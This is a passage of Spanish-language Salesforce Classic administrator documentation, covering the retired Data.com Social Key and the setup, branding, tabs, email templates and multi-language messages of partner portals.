Número de cuentas con unos ingresos anuales basados en los volúmenes de ventas anuales de Dun & Bradstreet.

CONSULTE TAMBIÉN

Solicitar una evaluación de datos de cuenta

## Configurar Social Key de Data.com

Permita a sus representantes obtener perfiles de redes sociales para sus contactos y candidatos. Para ello, solo tiene que configurar e implementar Social Key de Data.com.

**Importante:** Desde la versión Summer '16, Social Key de Data.com y la API de coincidencia de perfiles en redes sociales de Data.com dejarán de estar disponibles. En ese momento, los usuarios de perfiles de redes sociales, como los que provienen de LinkedIn® no se agregarán a registros que se limpien con Data.com. Además, no podrá utilizar la API de coincidencia de perfiles en redes sociales de Data.com para buscar usuarios de perfiles de redes sociales.

Si todavía no lo ha hecho, habilite cuentas, contactos y candidatos sociales y seleccione las redes sociales de las que desea obtener los perfiles sociales. Después de que se ejecuten los trabajos, puede comprobar el historial de trabajos de Social Key en la página Trabajos de limpieza en Configuración.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para implementar Social Key:

- "Personalizar aplicación"

# Permiso de intercambio de información con socios para usuarios

## Descripción general del portal de socios

Puede crear un portal de socios que le ayude a gestionar mejor sus socios.

La tabla siguiente describe brevemente el portal de socios:

| | Portal de socios |
|---|---|
| **Objetivo** | Proporciona acceso a sus socios comerciales a los datos de Salesforce que haya puesto a su disposición. |
| **Interfaz de usuario** | Incluye una interfaz de usuario con gran capacidad de personalización mediante un editor de personalización instantánea y funcionalidades similares a Salesforce, como: permisos, objetos personalizados, reglas de colaboración y fichas Web |
| **Tipos de registro admitidos** | Cuentas, contactos, documentos, ideas, candidatos, oportunidades, soluciones y objetos personalizados |
| **Cantidad** | Póngase en contacto con Salesforce para obtener más información. |
| **Controles de administrador** | Los administradores pueden:<br>• Generar nombres de usuario y contraseñas del portal de socios<br>• Gestionar la información de usuarios del portal de socios<br>• Gestionar usuarios del Portal de socios utilizando permisos, funciones y reglas de colaboración |

| | Portal de socios |
|---|---|
| **Controles de usuario** | Los usuarios de socio pueden actualizar su propia información de usuario |

CONSULTE TAMBIÉN

Descripción general del portal de socios

Activar el portal de socios

## Configuración de su portal de socios

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar un portal de socios:

- "Personalizar aplicación"

Para configurar su portal de socios:

1. Cree uno o más portales.

   Para cada portal:

   a. Defina la configuración y las plantillas de comunicación.

      El asistente para convertir el acceso de usuario al portal aparece automáticamente la primera vez que guarde los ajustes de su primer portal, tanto si se trata del portal de clientes como del portal de clientes. Puede utilizar este asistente para ayudar a asegurar que los registros y carpetas que son propiedad de los usuarios de Salesforce no se comparten con los usuarios del portal.

   b. Personalice las fuentes y los colores.

   c. Personalice las fichas disponibles y el orden de fichas.

   d. Configure los idiomas del portal.

2. También puede activar Salesforce CRM Content, Salesforce Knowledge, Gestión de asignaciones, Ideas o Respuestas según sea necesario.

3. Cree perfiles de socios.

   Para cada perfil de socio:

   a. Personalice los formatos de página.

   b. Personalice las vistas de lista.

      Los usuarios del portal de socios pueden ver automáticamente cualquier vista de lista con el ajuste de visibilidad `El acceso a esta vista no está restringido a ningún usuario`. Es recomendable que cree vistas de listas específicas para todos los objetos accesibles para los usuarios del portal y asignarles únicamente las vistas de lista que desea que puedan ver.

   c. Personalice los formatos de búsqueda.

Los formatos de búsqueda de su organización de Salesforce son los mismos que se utilizan en su portal de socios. Compruebe que los formatos de búsqueda de los objetos accesibles para los usuarios del portal sólo incluyan los campos que desea que se vean en los resultados de búsqueda.

4. Asigne perfiles de socios a los portales de socios.
5. También puede activar el inicio de sesión único.
6. Active el inicio de sesión en cada portal de socios.
7. Cree usuarios de socio.

CONSULTE TAMBIÉN

Descripción general del portal de socios

Activar el portal de socios

## Creación de portales de socios

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

Después de activar el portal de socios de Salesforce, puede crear portales de socios para satisfacer las distintas necesidades empresariales de sus clientes.

Nota: Puede crear un máximo de 5 portales de socios en su organización. Cualquier aumento con respecto a dicho número dependerá de la aprobación del gestor de productos y requerirá casos de uso detallado.

Para crear un portal de socios:

1. En Configuración, introduzca *Socios* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración**.
2. Haga clic en **Nuevo**.
3. Configure las opciones siguientes:

| Configuración | Descripción |
|---|---|
| `Nombre` | Nombre del portal de socios como aparece en las páginas de modificación y de detalles del portal y en la página de configuración del portal de socios. El nombre del portal de socios no se muestra en las páginas del portal, sino en la barra de título del explorador.<br><br>El nombre del portal debe ser único en su organización y no debe estar en uso en un portal de clientes o portal de socios. Además, puede producirse un error si a un portal de clientes lo denomina "Portal de socios", Portal de clientes |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear portales de socios:
- "Personalizar aplicación"

| Configuración | Descripción |
|---|---|
| `Descripción` | Descripción del portal de socios como aparece en la página de modificación y de detalles del portal. La descripción del portal de socios no se muestra en el portal. |
| `Con inicio de sesión` | Permite a los usuarios iniciar sesión en el portal de socios.<br>Recomendamos que no seleccione esta casilla de verificación hasta que no haya completado la configuración de su portal.<br>Nota: Cuando active el portal de socios, el portal predeterminado se definirá como `Con inicio de sesión`.<br>Los usuarios deben poder iniciar sesión en el Portal de socios, estar en el intervalo de direcciones IP restringido de sus perfiles de usuario y la horas de inicio de sesión designadas con el fin de poder restablecer sus contraseñas. |
| `Administrador` | Haga clic en el icono de búsqueda ( ) para seleccionar un administrador predeterminado para su portal de socios. Todas las notificaciones de correo electrónico relativas a los usuarios del portal de socios se enviarán a este usuario de Salesforce.<br>Cuando seleccione un administrador para su portal de socios, sólo puede seleccionar usuarios con los permisos de usuario "Gestionar usuarios externos" y "Personalizar aplicación" y acceso a la carpeta Documentos que contiene el `Encabezado` de su portal de socios. No puede desactivar un usuario seleccionado como administrador de portal. |

**Configuración predeterminada de portal**

| Configuración | Descripción |
|---|---|
| `URL de fin de sesión` | Dirección URL de la página Web que se mostrará cuando los usuarios finalicen la sesión en el portal de socios, por ejemplo, "http://www.acme.com". Si no se especifica una dirección URL de fin de sesión, los usuarios del portal volverán a la página de inicio de sesión cuando finalicen la sesión. |
| `Mostrar confirmación de acción` | Permite a los usuarios ver mensajes de confirmación cuando completen una acción en el portal de socios. Por ejemplo, cuando un usuario crea un candidato en su portal de socios, verá el mensaje: "El candidato se ha creado" si se ha activado el ajuste.<br>Los mensajes de confirmación pueden ayudar a los usuarios a comprender las acciones que han completado en su portal de socios. |

| Configuración predeterminada de portal | |
|---|---|
| **Configuración** | **Descripción** |
| `Idioma predefinido de los mensajes HTML` | Especifica el idioma en que aparecen los mensajes HTML del portal si no se ha definido un idioma personalizado HTML del portal. Esta configuración sólo está disponible para organizaciones con varios idiomas activados. |

| Configuración de notificación de correo electrónico | |
|---|---|
| **Configuración** | **Descripción** |
| `Dirección del remitente del correo electrónico` | La dirección de correo electrónico desde la cual se envían todas las plantillas de comunicación del Portal de socios, por ejemplo, "support@acme.com." Salesforce envía los correos electrónicos de forma automática, pero solo aparecen para los usuarios del portal si se envían desde esta dirección de correo electrónico. Si un usuario de un portal responde a una plantilla de comunicación, la respuesta se envía a esta dirección. |
| `Nombre del remitente del correo electrónico` | Nombre que se asocia a la dirección de correo electrónico "De", por ejemplo, "Servicio de atención al cliente de Acme". |
| `Nueva plantilla de usuario` | Plantilla de correo electrónico utilizada para enviar un nombre de usuario y una contraseña inicial a todos los usuarios del portal de socios activados recientemente. Por defecto se selecciona una plantilla de muestra. Esta plantilla debe marcarse como `Disponible para el uso`. |
| `Nueva plantilla de contraseña` | Plantilla de correo electrónico utilizada para enviar una nueva contraseña a los usuarios actuales del portal de socios cuando restablece sus contraseñas. |
| `Plantilla de contraseña perdida` | Plantilla de correo electrónico utilizada para enviar una nueva contraseña a usuarios actuales del portal de socios cuando restablecen sus contraseñas mediante **¿Ha olvidado su contraseña?** en la página de inicio de sesión del portal de socios. |
| `Cambiar propietario de la plantilla de usuario de portal` | Plantilla de correo electrónico utilizada para enviar una notificación a los usuarios del portal de socios cuando se conviertan en los nuevos propietarios de un registro en el portal. |

| Apariencia | |
|---|---|
| **Configuración** | **Descripción** |
| `Encabezado` | Archivo de texto o HTML que permite incorporar la marca de su organización al encabezado de su portal de socios. Haga clic en el icono de búsqueda ( ) para seleccionar un archivo que se |

| Apariencia | |
|---|---|
| **Configuración** | **Descripción** |
| | ha cargado en una carpeta accesible públicamente en la ficha Documentos.<br>Los archivos que incluya en los campos de búsqueda `Encabezado` y `Pie de página` pueden tener un tamaño combinado de hasta 10 KB.<br>Es recomendable que no agregue un encabezado *y* un logotipo a su portal, porque es posible que no se visualicen correctamente juntos.<br>Puede colocar el vínculo de fin de sesión en el encabezado, mediante la etiqueta HTML: "`<a href="/secur/logout.jsp">Logout</a>`." |
| `Pie de página` | Archivo de texto o HTML que permite incorporar la marca de su organización al pie de página de su portal de socios. Haga clic en el icono de búsqueda ( ) para seleccionar un archivo que se ha cargado en una carpeta accesible públicamente en la ficha Documentos.<br>Los archivos que incluya en los campos de búsqueda `Encabezado` y `Pie de página` pueden tener un tamaño combinado de hasta 10 KB. |
| `Logotipo` | Un archivo de imagen (.jpg, .gif, .png) que permite incorporar la marca de su organización al encabezado izquierdo de su portal de socios. Haga clic en el icono de búsqueda ( ) para seleccionar un archivo que se ha cargado en una carpeta accesible públicamente en la ficha Documentos y marcado como una `Imagen disponible de modo externo`.<br>El archivo que incluya en el campo de búsqueda `Logotipo` puede tener hasta 20 KB.<br>Es recomendable que no agregue un encabezado *y* un logotipo a su portal, porque es posible que no se visualicen correctamente juntos. |
| `Mensaje de inicio de sesión` | Archivo de texto o HTML que permite incorporar la marca de su organización al encabezado de la página de inicio de sesión, en la página de inicio de sesión si ha olvidado su contraseña y en la página de cambio de contraseña de su portal de socios. Haga clic en el icono de búsqueda ( ) para seleccionar un archivo que se ha cargado en una carpeta accesible públicamente en la ficha Documentos.<br>El archivo que incluya en el campo de búsqueda `Mensaje de inicio de sesión` puede tener hasta 2 KB. |

| Apariencia | |
|---|---|
| **Configuración** | **Descripción** |
| | Nota: El código JavaScript y CSS se eliminan automáticamente de los archivos HTML que se utilizan como el mensaje de inicio de sesión del portal. |

4. Haga clic en **Guardar**.

Nota: Póngase en contacto con Salesforce para obtener información acerca del número de portales de socios que puede activar para su organización.

CONSULTE TAMBIÉN

Descripción general del portal de socios

Activar el portal de socios

## Configuración de fuentes y colores para su portal de socios

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar las fuentes y los colores de un portal de socios:

- "Personalizar aplicación"

Puede personalizar las fuentes y los colores del portal de socios de Salesforce para reflejar la marca de su empresa. Las fuentes y los colores de su portal se especifican en un "tema de color" del portal. Seleccione un tema de color predefinido y personalícelo con la imagen de su empresa. Puede hacer clic en el vínculo **Ver ejemplos** para ver todos los atributos del tema que puede personalizar.

1. En Configuración, introduzca *Socios* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración**.
2. Seleccione el nombre de su portal de socios.
3. Haga clic en **Cambiar fuentes y colores del portal**.
4. Seleccione un tema de color de la lista desplegable `Tema de color`. En la lista desplegable `Tema de color`, seleccione Personalizado para crear su propio tema desde el principio. La sección Vista previa muestra automáticamente el tema de color que seleccione.
5. También puede personalizar el color de cualquier tema que seleccione:
   - Introduciendo un valor hexadecimal en cualquier atributo de tema o
   - Haciendo clic en el valor hexadecimal de cualquier atributo de tema y seleccionando un color en el editor instantáneo

   Cuando personalice un tema, su nombre cambiará automáticamente a `Personalizado` cuando lo guarde. Puede personalizar las siguientes opciones, que aparecerán automáticamente en las secciones de vista previa:

| Estilos de ficha | |
|---|---|
| **Atributo de tema** | **Descripción** |
| `Texto de ficha actual` | Color de texto de las fichas que han seleccionado los usuarios. |
| `Fondo de ficha actual` | Color de fondo de las fichas que han seleccionado los usuarios. |
| `Borde de ficha actual` | Color de borde de las fichas que han seleccionado los usuarios. |
| `Texto de otra ficha` | Color de texto de las fichas que no han seleccionado los usuarios. |
| `Fondo de otra ficha` | Color de fondo de las fichas que no han seleccionado los usuarios. |
| `Borde de otra ficha` | Color de borde de las fichas que no han seleccionado los usuarios. |
| `Fondo de barra de ficha` | Color de fondo detrás de todas las fichas. |

| Estilos de página | |
|---|---|
| **Atributo de tema** | **Descripción** |
| `Fondo de página` | Color de fondo del portal, excluyendo búsquedas, listas relacionadas, elementos recientes, categorías de solución, carpetas de documentos y la lista desplegable Crear nuevo. |
| `Texto` | Color de texto, tamaño y fuentes en todos los elementos del portal, salvo las fichas, botones, encabezados y etiquetas de campos.<br>También puede cambiar el porcentaje de visualización en el campo para aumentar o reducir el tamaño de todos los elementos del portal. Además, puede modificar la fuente de todos los elementos del portal, excepto las fichas, botones, encabezados y etiquetas de campo desde la lista desplegable. |
| `Texto de etiqueta de campo` | Color de texto de nombres de campo en los registros.<br>También puede modificar la fuente del texto de la lista desplegable. |
| `Vínculo` | Color de texto de todos los vínculos. |
| `Activación de vínculo` | Color de texto de todos los vínculos cuando un usuario pasa el ratón por encima. |
| `Separador de campos` | Color de las líneas que separan los campos en los registros. |
| `Borde inferior` | Color del borde inferior del portal. |

| Estilos de sección | |
|---|---|
| **Atributo de tema** | **Descripción** |
| `Fondo de encabezado` | Color de fondo de todos los encabezados, incluyendo búsquedas, elementos recientes, listas relacionadas, categorías de solución, carpetas de documentos y la ficha seleccionada. |
| `Texto del encabezado de sección` | Color y fuente del texto de los encabezados de búsquedas, listas relacionadas, elementos recientes, categorías de solución y carpetas de documentos.<br>También puede modificar la fuente del texto de la lista desplegable. |
| `Borde izquierdo` | Borde a la izquierda de búsquedas, listas relacionadas, elementos recientes, categorías de solución, carpetas de documentos y la lista desplegable Crear nuevo.<br>Opcionalmente, puede cambiar el número de píxeles que aparecen en el campo de píxeles, para aumentar o reducir el grosor del borde. Además, puede seleccionar el estilo de la línea que se muestra en el borde de la lista desplegable. |
| `Borde derecho` | Borde a la derecha de búsquedas, listas relacionadas, elementos recientes, categorías de solución, carpetas de documentos y la lista desplegable Crear nuevo.<br>Opcionalmente, puede cambiar el número de píxeles que aparecen en el campo de píxeles, para aumentar o reducir el grosor del borde. Además, puede seleccionar el estilo de la línea que se muestra en el borde de la lista desplegable. |
| `Borde superior` | Borde por encima de búsquedas, listas relacionadas, elementos recientes, categorías de solución, carpetas de documentos y la lista desplegable Crear nuevo.<br>Opcionalmente, puede cambiar el número de píxeles que aparecen en el campo de píxeles, para aumentar o reducir el grosor del borde. Además, puede seleccionar el estilo de la línea que se muestra en el borde de la lista desplegable. |
| `Borde inferior` | Borde por debajo de búsquedas, listas relacionadas, elementos recientes, categorías de solución, carpetas de documentos y la lista desplegable Crear nuevo.<br>Opcionalmente, puede cambiar el número de píxeles que aparecen en el campo de píxeles, para aumentar o reducir el grosor del borde. Además, puede seleccionar el estilo de la línea que se muestra en el borde de la lista desplegable. |
| `Fondo de sección` | Color de fondo de búsquedas, listas relacionadas, elementos recientes, categorías de solución, carpetas de documentos y la lista desplegable Crear nuevo. |

**Estilos de lista**

| Atributo de tema | Descripción |
|---|---|
| `Texto de encabezado de lista` | Color de texto de los nombres de campo seleccionado como encabezados de columnas en vistas de lista.<br>También puede modificar la fuente del texto de la lista desplegable. |
| `Subrayado de encabezado` | Color de las líneas debajo de los encabezados de columnas en las listas relacionadas y en las vistas de lista. |
| `Separador` | Color de las líneas entre los registros de las vistas de lista. |
| `Resaltado de fila` | Color de un registro cuando un usuario pasa el ratón por encima de las vistas de lista. |

6. Haga clic en **Guardar** para guardar todos los cambios en los valores de tema.

Consejo: Los cambios serán visibles para los usuarios del portal de socios cuando actualicen sus exploradores. Por lo tanto, es recomendable que actualice el tema de color de su portal cuando sea menos probable que los usuarios visiten su portal de socios.

CONSULTE TAMBIÉN

Descripción general del portal de socios

Activar el portal de socios

## Personalización de sus fichas del portal de socios

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

Además de los objetos personalizados, las siguientes fichas pueden visualizarse en el portal de socios:

- Cuentas
- Respuestas
- Artículos (requiere Salesforce Knowledge)
- Casos
- Contactos
- Documentos
- Ideas

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar las fichas del portal de socios:
- "Personalizar aplicación"

- Candidatos
- Oportunidades
- Asignaciones
- Contratos de servicio
- Soluciones
- Fichas de Salesforce CRM Content
- Informes

Puede seleccionar qué fichas mostrar a los usuarios que hayan iniciado sesión en un portal de socios de Salesforce, así como personalizar el orden en el que las fichas se mostrarán a los usuarios del portal:

1. En Configuración, introduzca *Socios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración**.
2. Seleccione el nombre de su portal de socios.
3. Haga clic en **Personalizar fichas del portal**.
4. Para agregar o quitar fichas en el cuadro Fichas seleccionadas, seleccione un título de ficha y haga clic en la flecha **Agregar** o **Quitar**. Para cambiar el orden de las fichas, seleccione un título de ficha en el cuadro Fichas seleccionadas y haga clic en la flecha **Arriba** o en la flecha **Abajo**.
5. También, en la lista desplegable Ficha de inicio predeterminada, puede seleccionar la ficha que verán los usuarios cuando inicien sesión en su portal.
6. Haga clic en **Guardar**.

Puede especificar aún más qué usuarios de ficha pueden acceder modificando la configuración de la ficha en los conjuntos de permisos y perfiles asociados del usuario.

Los formatos de página de las fichas del portal de socios están controlados por los formatos de página configurados en los perfiles asignados al portal.

Para modificar los formatos de ficha de un perfil:

1. En Configuración, introduzca *Socios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración**.
2. Seleccione el nombre de su portal de socios.
3. Seleccione el nombre del perfil que desea modificar de la lista relacionada Perfiles asignados.
4. Haga clic en **Ver asignación** en los formatos de página junto al objeto estándar o personalizado que desee modificar.
5. Haga clic en **Modificar asignación**.
6. Seleccione un nuevo formato de página junto al nombre del perfil que está modificando.
7. Haga clic en **Guardar**.

## Activación del calendario y eventos en la ficha Inicio

Puede permitir a los usuarios ver un calendario y una lista de eventos programados en la ficha Inicio del portal de socios. El calendario y los eventos del portal de socios funcionan de la misma forma que los de la ficha Inicio de Salesforce, con las siguientes excepciones: la ortografía, actualizaciones de eventos, vistas de listas mejoradas, programación de arrastrar y colocar, intercambio de calendario y detalles de activación no son compatibles con el portal de socios.

Nota: Un usuario de socio sólo puede ver calendarios compartidos por:

- Otros usuarios de socio asignados a la misma cuenta
- El gerente de canal de su cuenta

Los usuarios del portal pueden ver las tareas y eventos de su calendario. Además, los usuarios del portal con el permiso "Modificar eventos" podrán crear, modificar y eliminar eventos.

### Activación del componente de bienvenida en la ficha Inicio

Incluya el componente de bienvenida del portal de socios en los formatos de página de inicio asignados a los usuarios del portal de socios. Cuando los usuarios inicien sesión en su portal recibirán un mensaje de bienvenida con su nombre, el nombre de su gerente de canal y los vínculos a su perfil personal y de la empresa. Pueden hacer clic en el nombre del gerente de canal vinculado para enviar un correo electrónico a esa persona. Si los usuarios del portal modifican su información, su registro de usuario se actualiza automáticamente, pero no su registro de contacto.

Nota: El componente de bienvenida del portal de socios también está disponible en la página de inicio del portal de clientes, no obstante, sólo ofrece un mensaje de bienvenida con el nombre del usuario.

### Activación de la ficha Informes para los usuarios del portal

Para permitir a los usuarios del portal que visualicen la ficha Informes:

1. Otorgue a los usuarios del portal acceso a las carpetas de su ficha Informes de Salesforce que contengan los informes que desee que ejecuten.
2. Defina el modelo de colaboración predeterminado de toda la empresa como Privado en los objetos sobre los que desea que creen informes los usuarios del portal.
3. Otorgar el permiso "Ejecutar informes" a los usuarios de portal.

Cuando agregue la ficha Informes a su portal de clientes, los usuarios del portal:

- Podrán ejecutar informes pero no podrán personalizar informes ni filtrar resultados de informes.
- Podrán exportar informes a Excel si tienen el permiso "Exportar informes".
- No tendrán acceso a las carpetas Informes públicos no archivados y Mis informes personalizados personales.
- Recibirán un error de insuficientes privilegios si ejecutan un informe que contenga objetos que no tienen permiso para visualizar.

Nota: La ficha Informes solo está disponible para usuarios socios con la licencia Socio Oro.

CONSULTE TAMBIÉN

Descripción general del portal de socios

Activar el portal de socios

# Configurar mensajes HTML en varios idiomas para portales de socios

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar idiomas en portales:
- "Personalizar aplicación"

Si su organización tiene activados varios idiomas, puede cargar mensajes HTML en cualquiera de los idiomas admitidos por Salesforce y configurar los mensajes para que aparezcan en el portal basándose en la configuración del idioma del usuario del portal. Por ejemplo, puede cargar un mensaje HTML en francés para que aparezca en la ficha Inicio de los usuarios de portal con la configuración de idioma francés, y un mensaje HTML en inglés para que aparezca en la ficha Inicio de los usuarios de portal con la configuración de idioma inglés.

Tenga en cuenta lo siguiente antes de configurar mensajes HTML en varios idiomas:

- Antes de poder agregar un mensaje HTML en varios idiomas a un portal, debe cargar el archivo con formato HTML en la ficha Documentos.
- Aunque estén configurados, los mensajes HTML de portal no aparecerán en las fichas Ideas, Informes, Contenido o Soluciones.

Para configurar mensajes HTML en varios idiomas:

1. Para configurar un idioma de visualización para el portal de socios, desde Configuración, introduzca `Socios` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración**.
2. Haga clic en el nombre del portal que desea modificar.
3. Haga clic en **Agregar idioma nuevo** en la lista relacionada Idiomas asignados.
4. Seleccione un idioma en la lista desplegable `Idiomas`.
5. Haga clic en el icono de búsqueda ( ) junto a un nombre de ficha y, a continuación, seleccione el mensaje HTML que desea mostrar en esa ficha. También puede repetir este paso por cada ficha en la que desee mostrar un mensaje HTML.
6. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Descripción general del portal de socios

Activar el portal de socios

## Configuración del portal de socios

Nota: A partir de Summer '13, el portal de socios ya no estará disponible para organizaciones que no lo están utilizando en estos momentos. Las organizaciones existentes continúan teniendo un acceso completo. Si no tiene un portal de socios, pero desea compartir información y registros fácilmente con sus socios, pruebe Comunidades.

Las organizaciones existentes que utilizan portales de socios pueden continuar utilizando sus portales de socios o realizar la transición a Comunidades. Para obtener más información, póngase en contacto con su ejecutivo d e cuentas de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar los ajustes del portal de socios:
- "Personalizar aplicación"

Para modificar la configuración y las plantillas de comunicación de un portal de socios:

1. En Configuración, introduzca *Socios* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración**.
2. Haga clic en el nombre del portal que desea modificar.
3. Haga clic en **Modificar**.
4. Configure las opciones siguientes:

| Configuración | Descripción |
|---|---|
| `Nombre` | Nombre del portal de socios como aparece en las páginas de modificación y de detalles del portal y en la página de configuración del portal de socios. El nombre del portal de socios no se muestra en las páginas del portal, sino en la barra de título del explorador.<br>El nombre del portal debe ser único en su organización y no debe estar en uso en un portal de clientes o portal de socios. Además, puede producirse un error si a un portal de clientes lo denomina "Portal de socios", Portal de clientes |
| `Descripción` | Descripción del portal de socios como aparece en la página de modificación y de detalles del portal. La descripción del portal de socios no se muestra en el portal. |
| `Con inicio de sesión` | Permite a los usuarios iniciar sesión en el portal de socios.<br>Recomendamos que no seleccione esta casilla de verificación hasta que no haya completado la configuración de su portal.<br>Nota: Cuando active el portal de socios, el portal predeterminado se definirá como `Con inicio de sesión`.<br>Los usuarios deben poder iniciar sesión en el Portal de socios, estar en el intervalo de direcciones IP restringido de sus perfiles de usuario y la horas de inicio de sesión designadas con el fin de poder restablecer sus contraseñas. |
| `Administrador` | Haga clic en el icono de búsqueda ( ) para seleccionar un administrador predeterminado para su portal de socios. Todas |

| Configuración | Descripción |
|---|---|
| | las notificaciones de correo electrónico relativas a los usuarios del portal de socios se enviarán a este usuario de Salesforce.<br><br>Cuando seleccione un administrador para su portal de socios, sólo puede seleccionar usuarios con los permisos de usuario "Gestionar usuarios externos" y "Personalizar aplicación" y acceso a la carpeta Documentos que contiene el `Encabezado` de su portal de socios. No puede desactivar un usuario seleccionado como administrador de portal. |

**Configuración predeterminada de portal**

| Configuración | Descripción |
|---|---|
| `URL de fin de sesión` | Dirección URL de la página Web que se mostrará cuando los usuarios finalicen la sesión en el portal de socios, por ejemplo, "http://www.acme.com". Si no se especifica una dirección URL de fin de sesión, los usuarios del portal volverán a la página de inicio de sesión cuando finalicen la sesión. |
| `Mostrar confirmación de acción` | Permite a los usuarios ver mensajes de confirmación cuando completen una acción en el portal de socios. Por ejemplo, cuando un usuario crea un candidato en su portal de socios, verá el mensaje: "El candidato se ha creado" si se ha activado el ajuste.<br><br>Los mensajes de confirmación pueden ayudar a los usuarios a comprender las acciones que han completado en su portal de socios. |
| `Idioma predefinido de los mensajes HTML` | Especifica el idioma en que aparecen los mensajes HTML del portal si no se ha definido un idioma personalizado HTML del portal. Esta configuración sólo está disponible para organizaciones con varios idiomas activados. |

**Configuración de notificación de correo electrónico**

| Configuración | Descripción |
|---|---|
| `Dirección del remitente del correo electrónico` | La dirección de correo electrónico desde la cual se envían todas las plantillas de comunicación del Portal de socios, por ejemplo, "support@acme.com." Salesforce envía los correos electrónicos de forma automática, pero solo aparecen para los usuarios del portal si se envían desde esta dirección de correo electrónico. Si un usuario de un portal responde a una plantilla de comunicación, la respuesta se envía a esta dirección. |
| `Nombre del remitente del correo electrónico` | Nombre que se asocia a la dirección de correo electrónico "De", por ejemplo, "Servicio de atención al cliente de Acme". |

| Configuración de notificación de correo electrónico | |
|---|---|
| **Configuración** | **Descripción** |
| `Nueva plantilla de usuario` | Plantilla de correo electrónico utilizada para enviar un nombre de usuario y una contraseña inicial a todos los usuarios del portal de socios activados recientemente. Por defecto se selecciona una plantilla de muestra. Esta plantilla debe marcarse como `Disponible para el uso`. |
| `Nueva plantilla de contraseña` | Plantilla de correo electrónico utilizada para enviar una nueva contraseña a los usuarios actuales del portal de socios cuando restablece sus contraseñas. |
| `Plantilla de contraseña perdida` | Plantilla de correo electrónico utilizada para enviar una nueva contraseña a usuarios actuales del portal de socios cuando restablecen sus contraseñas mediante **¿Ha olvidado su contraseña?** en la página de inicio de sesión del portal de socios. |
| `Cambiar propietario de la plantilla de usuario de portal` | Plantilla de correo electrónico utilizada para enviar una notificación a los usuarios del portal de socios cuando se conviertan en los nuevos propietarios de un registro en el portal. |

| Apariencia | |
|---|---|
| **Configuración** | **Descripción** |
| `Encabezado` | Archivo de texto o HTML que permite incorporar la marca de su organización al encabezado de su portal de socios. Haga clic en el icono de búsqueda ( ) para seleccionar un archivo que se ha cargado en una carpeta accesible públicamente en la ficha Documentos.<br>Los archivos que incluya en los campos de búsqueda `Encabezado` y `Pie de página` pueden tener un tamaño combinado de hasta 10 KB.<br>Es recomendable que no agregue un encabezado *y* un logotipo a su portal, porque es posible que no se visualicen correctamente juntos.<br>Puede colocar el vínculo de fin de sesión en el encabezado, mediante la etiqueta HTML: "`<a href="/secur/logout.jsp">Logout</a>`." |
| `Pie de página` | Archivo de texto o HTML que permite incorporar la marca de su organización al pie de página de su portal de socios. Haga clic en el icono de búsqueda ( ) para seleccionar un archivo que se ha cargado en una carpeta accesible públicamente en la ficha Documentos. |

| Apariencia | |
|---|---|
| **Configuración** | **Descripción** |
| | Los archivos que incluya en los campos de búsqueda `Encabezado` y `Pie de página` pueden tener un tamaño combinado de hasta 10 KB. |
